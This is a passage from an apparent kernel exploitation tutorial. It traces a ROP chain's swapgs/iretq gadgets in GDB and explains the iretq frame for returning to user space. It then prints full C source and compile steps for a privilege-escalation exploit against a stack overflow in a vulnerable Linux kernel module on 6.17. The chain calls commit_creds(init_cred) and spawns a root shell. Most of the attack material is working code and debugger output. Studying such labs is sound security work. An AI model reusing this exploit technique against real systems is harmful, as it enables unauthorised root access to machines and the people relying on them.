Hmm… too many pop instructions — this could corrupt our stack!

Next, let us check the best candidate extracted by the Python script above: 0xffffffff8100118f.

Check address 0xffffffff8100118f in GDB:

```
(remote) gef➤ x/4i 0xffffffff8100118f
0xffffffff8100118f:  swapgs
0xffffffff81001192:  verw WORD PTR [rip+0xffffffffffffeea7]  # 0xffffffff81000040
0xffffffff81001199:  test BYTE PTR [rsp+0x8],0x3
0xffffffff8100119e:  jne 0xffffffff81001241
```

verw is verify write!

verw WORD PTR [rip+0xffffffffffffeea7] reads 1 word (2 bytes) from address 0xffffffff81000040 and executes verw with that value.

verw does not modify general-purpose registers; verw only modifies ZF (Zero Flag) in RFLAGS, so this instruction will not disturb our ROP chain!

test BYTE PTR [rsp+0x8],0x3

When the ROP chain jumps to 0xffffffff8100118f (the swapgs candidate from the Python script), the stack looks like this:

```
RSP → [rsp+0x00] = get_shell   ← RIP for iretq
    [rsp+0x08] = user_cs = 0x33  ← CS
    [rsp+0x10] = user_rflags
    [rsp+0x18] = user_sp
    [rsp+0x20] = user_ss = 0x2b  ← SS
```

user_cs = 0x33 and user_ss = 0x2b because we previously performed the save state:

```
__asm__ volatile (
  ".intel_syntax noprefix;"
  "mov user_cs, cs;"
  "mov user_ss, ss;"
  "mov user_sp, rsp;"
  "pushf;"
  "pop user_rflags;"
  ".att_syntax;"
  ::: "memory"
);
```

The values 0x33 and 0x2b? These are segment selectors established by the OS when a process runs in x64 user space!

```
CS = 0x33  ← Code Segment userspace 64-bit
SS = 0x2b  ← Stack Segment userspace 64-bit
```

The TEST instruction works similarly to the AND instruction!

The result of the test instruction will cause ZF (zero flag) = 0

Because zero flag is 0, the jump if not equal (jne) instruction will be executed!

At the bit level, this is how the test instruction above works:

```
0x33 = 0011 0011
0x03 = 0000 0011
```

AND = 0000 0011 = 0x3 → result of AND is not 0x00, therefore zero flag = 0
jne 0xffffffff81001241

Because zero flag = 0, the next instruction jumps to 0xffffffff81001241:

(remote) gef➤ x/3i 0xffffffff81001241
0xffffffff81001241: test BYTE PTR [rsp+0x20],0x4
0xffffffff81001246: jne 0xffffffff8100124a
0xffffffff81001248: iretq

test BYTE PTR [rsp+0x20],0x4 → this instruction causes zero flag = 1.

This is how the test above works at the bit level:

0x2b = 0010 1011
0x04 = 0000 0100
AND = 0000 0000 = 0x0 → because the result is 0, ZERO FLAG = 1

In this case, because zero flag = 1, jump if not equal is not executed, so the next instruction to execute is iretq, which will smoothly accomplish our goal of transitioning context back to user space.

Final Stage!!!

payload[i++] = (unsigned long)get_shell;

After the preceding ROP chain (POP_RDI_RET, INIT_CRED, COMMIT_CREDS, SWAPGS_RESTORE), the value of i has reached 13.

payload[13] = (unsigned long)get_shell;

The address of the get_shell function is cast to a 64-bit integer. This value will become the RIP when IRETQ executes!

Next, we prepare the iretq frame:

payload[14] = user_cs;
payload[15] = user_rflags;
payload[16] = aligned_sp;
payload[17] = user_ss;

When the CPU transitions from User Mode (Ring 3) to Kernel Mode (Ring 0), the values of the segment registers change to reflect elevated access rights. The problem is that the iretq (Interrupt Return) instruction we use at the end of the payload requires us to provide a roadmap back to User Mode.

iretq will pop 5 values from the stack sequentially to restore the CPU state:

4. RIP (Instruction Pointer / address of next code): the address of the code to be executed in User Mode
5. CS (Code Segment): determines the access privilege level (Ring 3)
6. RFLAGS (Processor status): restores flag state (such as interrupts)
7. RSP (Stack Pointer): restores the stack position to the user memory area
8. SS (Stack Segment): the stack segment for User Mode

Step 3. Crafting the Complete Exploit

The following is the exploit code for privilege escalation by exploiting the kernel stack overflow vulnerability in the LKM above.

The full code can be obtained from:

https://github.com/bluedragonsecurity/tools/blob/main/exploit.c


```
/*
 * krop exploit with smep bypass for exploiting a vulnerable kernel stack
 * overflow lkm in linux kernel 6.17.0-5
 *
 * exploit developed by : Antonius (w1sdom)
 * bluedragonsec.com
 * https://github.com/bluedragonsecurity
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
#include <stdint.h>

#define COMMIT_CREDS   0xffffffff8145b390
#define INIT_CRED      0xffffffff8388b860
#define POP_RDI_RET    0xffffffff812582bd
#define SWAPGS_RESTORE 0xffffffff8100118f
#define RIP_OFFSET     72
#define DEVICE         "/dev/vuln_device"

unsigned long user_cs, user_ss, user_rflags, user_sp;

void get_shell(void) {
    if (getuid() == 0) {
        execl("/bin/sh", "sh", NULL);
    } else {
        puts("[-] failed to get root");
    }
    exit(0);
}

int main(void) {
    int fd = open(DEVICE, O_RDWR);
    if (fd < 0) {
        perror("[-] failed to open device " DEVICE);
        return 1;
    }

    __asm__ volatile (
        ".intel_syntax noprefix;"
        "mov user_cs, cs;"
```

```
        "mov user_ss, ss;"
        "mov user_sp, rsp;"
        "pushf;"
        "pop user_rflags;"
        ".att_syntax;"
        ::: "memory"
    );

    unsigned long aligned_sp = user_sp & ~0xf;
    if ((aligned_sp & 0xf) != 0x8)
        aligned_sp -= 0x8;

    unsigned long payload[18];
    memset(payload, 0x41, sizeof(payload));

    int i = RIP_OFFSET / 8;  /* i = 9 */

    /* ROP chain */
    payload[i++] = POP_RDI_RET;
    payload[i++] = INIT_CRED;
    payload[i++] = COMMIT_CREDS;
    payload[i++] = SWAPGS_RESTORE;

    /* iretq frame */
    int frame_idx = i;
    payload[i++] = (unsigned long)get_shell;
    payload[i++] = user_cs;
    payload[i++] = user_rflags;
    payload[i++] = aligned_sp;
    payload[i++] = user_ss;

    size_t payload_size = (size_t)i * sizeof(unsigned long);

    printf("[*] ROP chain:\n");
    printf("  [%d] POP_RDI_RET    = 0x%lx\n", RIP_OFFSET/8,   POP_RDI_RET);
    printf("  [%d] INIT_CRED      = 0x%lx\n", RIP_OFFSET/8+1, INIT_CRED);
    printf("  [%d] COMMIT_CREDS   = 0x%lx\n", RIP_OFFSET/8+2, COMMIT_CREDS);
    printf("  [%d] SWAPGS_RESTORE = 0x%lx\n", RIP_OFFSET/8+3, SWAPGS_RESTORE);
    printf("  [%d] get_shell()    = %p\n\n",  frame_idx,       (void*)get_shell);
    printf("[*] Payload size = %zu bytes\n", payload_size);

    write(fd, payload, payload_size);
    close(fd);
    return 1;
}
```

Compile the exploit above:

```
gcc -static -o exploit exploit.c -no-pie
```

Then run it! Result:



Ok we have successfully elevate our privilege to root ! Thank you and God Bless You !